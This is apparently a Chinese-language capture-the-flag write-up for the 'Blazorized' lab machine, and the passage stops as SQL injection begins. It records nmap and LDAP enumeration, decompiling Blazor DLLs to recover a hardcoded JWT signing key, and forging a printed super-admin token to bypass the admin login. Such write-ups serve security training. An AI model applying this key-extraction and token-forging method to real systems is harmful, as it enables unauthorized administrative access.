Blazorized(AD),Blazor jwt、js[反混淆+tonke處理]、mssql[反彈shell]

```
—# nmap -sCV -
p53,80,88,135,139,389,445,464,636,1433,3268,3269,5985,9389,47001,49664,49665,49666,496
67,49669,49670,49682,49701,49707,49776,51459 -A 10.10.11.22
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-04 06:35 PDT
Nmap scan report for 10.10.11.22
Host is up (0.24s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: Did not follow redirect to http://blazorized.htb
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-07-04
13:35:47Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
blazorized.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
636/tcp   open  tcpwrapped
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2022 16.00.1115.00; RC0+
|_ssl-date: 2024-07-04T13:36:59+00:00; 0s from scanner time.
| ms-sql-info:
|   10.10.11.22\BLAZORIZED:
|     Instance name: BLAZORIZED
|     Version:
|       name: Microsoft SQL Server 2022 RC0+
|       number: 16.00.1115.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RC0
|       Post-SP patches applied: true
|     TCP port: 1433
|_    Clustered: false
| ms-sql-ntlm-info:
|   10.10.11.22\BLAZORIZED:
|     Target_Name: BLAZORIZED
```

```
|     NetBIOS_Domain_Name: BLAZORIZED
|     NetBIOS_Computer_Name: DC1
|     DNS_Domain_Name: blazorized.htb
|     DNS_Computer_Name: DC1.blazorized.htb
|     DNS_Tree_Name: blazorized.htb
|_    Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2024-07-03T23:07:17
|_Not valid after:  2054-07-03T23:07:17
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
blazorized.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49682/tcp open  msrpc         Microsoft Windows RPC
49701/tcp open  msrpc         Microsoft Windows RPC
49707/tcp open  msrpc         Microsoft Windows RPC
49776/tcp open  ms-sql-s      Microsoft SQL Server 2022 16.00.1115.00; RC0+
| ms-sql-ntlm-info:
|   10.10.11.22:49776:
|     Target_Name: BLAZORIZED
|     NetBIOS_Domain_Name: BLAZORIZED
|     NetBIOS_Computer_Name: DC1
|     DNS_Domain_Name: blazorized.htb
|     DNS_Computer_Name: DC1.blazorized.htb
|     DNS_Tree_Name: blazorized.htb
|_    Product_Version: 10.0.17763
|_ssl-date: 2024-07-04T13:36:59+00:00; 0s from scanner time.
| ms-sql-info:
|   10.10.11.22:49776:
|     Version:
|       name: Microsoft SQL Server 2022 RC0+
```

```
|       number: 16.00.1115.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RC0
|       Post-SP patches applied: true
|_    TCP port: 49776
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2024-07-03T23:07:17
|_Not valid after:  2054-07-03T23:07:17
51459/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2019 (96%), Microsoft Windows Server 2012 (93%), Microsoft Windows Vista SP1 (93%), Microsoft Windows 10 1709 - 1909 (93%), Microsoft Windows Longhorn (91%), Microsoft Windows 10 2004 (91%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 Update 1 (91%), Microsoft Windows Server 2016 build 10586 - 14393 (91%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-07-04T13:36:51
|_  start_date: N/A

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   253.58 ms 10.10.14.1
2   253.70 ms 10.10.11.22

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 88.68 seconds
```

DNS 失敗
SMB 匿名失敗，沒有帳密
ldap 透過匿名會話存取此 LDAP 服務

```
ldapsearch -x -H ldap://10.10.11.22 -s base -b '' "(objectClass=*)" "*" +
* * *
namingContexts: DC=blazorized,DC=htb
namingContexts: CN=Configuration,DC=blazorized,DC=htb
namingContexts: CN=Schema,CN=Configuration,DC=blazorized,DC=htb
namingContexts: DC=DomainDnsZones,DC=blazorized,DC=htb
namingContexts: DC=ForestDnsZones,DC=blazorized,DC=htb
```

後續將使用域訊息快速尋找資料（失敗）

```
# ldapsearch -x -H ldap://10.10.11.22 -s base -b 'DC=blazorized,DC=htb' "(objectClass=*)" "*"
# extended LDIF
#
# LDAPv3
# base <DC=blazorized,DC=htb> with scope baseObject
# filter: (objectClass=*)
# requesting: * +
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090C77, comment: In order to perform this opera
 tion a successful bind must be completed on the connection., data 0, v4563

# numResponses: 1
```


web 80正常，5985、47001錯誤

可能是username：`Mozhar Alhosni`

80一般頁面無發現任何可用資訊，進行爆破也一樣，


進行vhsot發現admin（新增hosts後）

是登入介面



需要證件(Token)才能登入，也沒有帳密

框架為：



網路上查詢有關：`Blazor jwt [json web token]`
以及
在code裡面發現框架的訊息

```
<script src="_framework/blazor.server.js"></script>
```

找到核心資料：https://github.com/dotnet/AspNetCore.Docs/tree/main/aspnetcore/blazor
翻到以下資訊


```
/_framework/blazor.server.js <= 前面admin vhosts也有出現
/_framework/blazor.webassembly.js <=在一般URL也有出現過
```

使用de4js，將JS轉換成CODE
URL：https://lelinhtinh.github.io/de4js/

在`/_framework/blazor.webassembly.js`找到一筆jason格式

```
            const n = void 0 !== e ? e("manifest", "blazor.boot.json", "_framework/blazor.boot.json", "") : a("_framework/blazo
r.boot.json");
            let r;
            r = n ? "string" == typeof n ? await a(n) : await n : await a("_framework/blazor.boot.json");
```

扣除掉系統，有4個dll檔，



把檔案下載下來看看並進行解析(使用dnspy工具)

```
http://blazorized.htb/_framework/Blazored.LocalStorage.dll
http://blazorized.htb/_framework/Blazorized.DigitalGarden.dll
http://blazorized.htb/_framework/Blazorized.Shared.dll
http://blazorized.htb/_framework/Blazorized.Helpers.dll
```

在`Blazorized.Helpers.dll -> JWS`找到相關資訊

```
new Claim("http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddress",
JWT.superAdminEmailClaimValue),
new Claim("http://schemas.microsoft.com/ws/2008/06/identity/claims/role",
JWT.superAdminRoleClaimValue)
#################################
private static readonly string jwtSymmetricSecurityKey =
"8697800004ee25fc33436978ab6e2ed6ee1a97da699a53a53d96cc4d08519e185d14727ca18728bf1efcd
e454eea6f65b8d466a4fb6550d5c795d9d9176ea6cf021ef9fa21ffc25ac40ed80f4a4473fc1ed10e69eaf
957cfc4c67057e547fadfca95697242a2ffb21461e7f554caa4ab7db07d2d897e7dfbe2c0abbaf27f215c0
ac51742c7fd58c3cbb89e55ebb4d96c8ab4234f2328e43e095c0f55f79704c49f07d5890236fe6b4fb50dc
d770e0936a183d36e4d544dd4e9a40f5ccf6d471bc7f2e53376893ee7c699f48ef392b382839a845394b6b
93a5179d33db24a2963f4ab0722c9bb15d361a34350a002de648f13ad8620750495bff687aa6e2f298429d
6c12371be19b0daa77d40214cd6598f595712a952c20eddaae76a28d89fb15fa7c677d336e44e9642634f3
2a0127a5bee80838f435f163ee9b61a67e9fb2f178a0c7c96f160687e7626497115777b80b7b8133cef9a6
61892c1682ea2f67dd8f8993c87c8c9c32e093d2ade80464097e6e2d8cf1ff32bdbcd3dfd24ec4134fef2c
544c75d5830285f55a34a525c7fad4b4fe8d2f11af289a1003a7034070c487a18602421988b74cc40eed4e
e3d4c1bb747ae922c0b49fa770ff510726a4ea3ed5f8bf0b8f5e1684fb1bccb6494ea6cc2d73267f6517d2
090af74ceded8c1cd32f3617f0da00bf1959d248e48912b26c3f574a1912ef1fcc2e77a28b53d0a";
        // Token: 0x04000007 RID: 7
        private static readonly string superAdminEmailClaimValue =
"superadmin@blazorized.htb";
```

```
        // Token: 0x04000008 RID: 8
        private static readonly string postsPermissionsClaimValue = "Posts_Get_All";
        // Token: 0x04000009 RID: 9
        private static readonly string categoriesPermissionsClaimValue =
"Categories_Get_All";
        // Token: 0x0400000A RID: 10
        private static readonly string superAdminRoleClaimValue = "Super_Admin";
        // Token: 0x0400000B RID: 11
        private static readonly string issuer = "http://api.blazorized.htb";
        // Token: 0x0400000C RID: 12
        private static readonly string apiAudience = "http://api.blazorized.htb";
        // Token: 0x0400000D RID: 13
        private static readonly string adminDashboardAudience =
"http://admin.blazorized.htb";
```


在進行jason tonke解密

URL：https://jwt.io/

```
設定PAYLOAD:DATA
{
"http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddress":
"superadmin@blazorized.htb",
"http://schemas.microsoft.com/ws/2008/06/identity/claims/role": "Super_Admin",
"iss": "http://api.blazorized.htb",
"aud": "http://admin.blazorized.htb",
"exp": 1740000000
}
```

將前面的dnspy獲取的編碼，再VERIFY SIGNATURE放入

並轉成HS512




獲取後並在admin的vhosts

檢測->儲存空間->本機儲存空間->新增jwt (Key) ->寫入以下

```
value :
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9lbWFpbGFkZHJlc3MiOiJzdXBlcmFkbWluQGJsYXpvcml6ZWQuaHRiIiwiaHR0cDovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS93cy8yMDA4LzA2L2lkZW50aXR5L2NsYWltcy9yb2xlIjoiU3VwZXJfQWRtaW4iLCJpc3MiOiJodHRwOi8vYXBpLmJsYXpvcml6ZWQuaHRiIiwiYXVkIjoiaHR0cDovL2FkbWluLmJsYXpvcml6ZWQuaHRiIiwiZXhwIjoxNzQwMDAwMDAwfQ.fWhxgCKHHrmIv6LTz3003HLD72_32Pl5titxTPf8o9tJw7eJTKutn0s4ZSO5McCeFhCQ1MRroBBRMCZEETIUlw
```

成功跳轉




開始找注入點

因該可進行sql注入，先前掃描Port為MSSQL

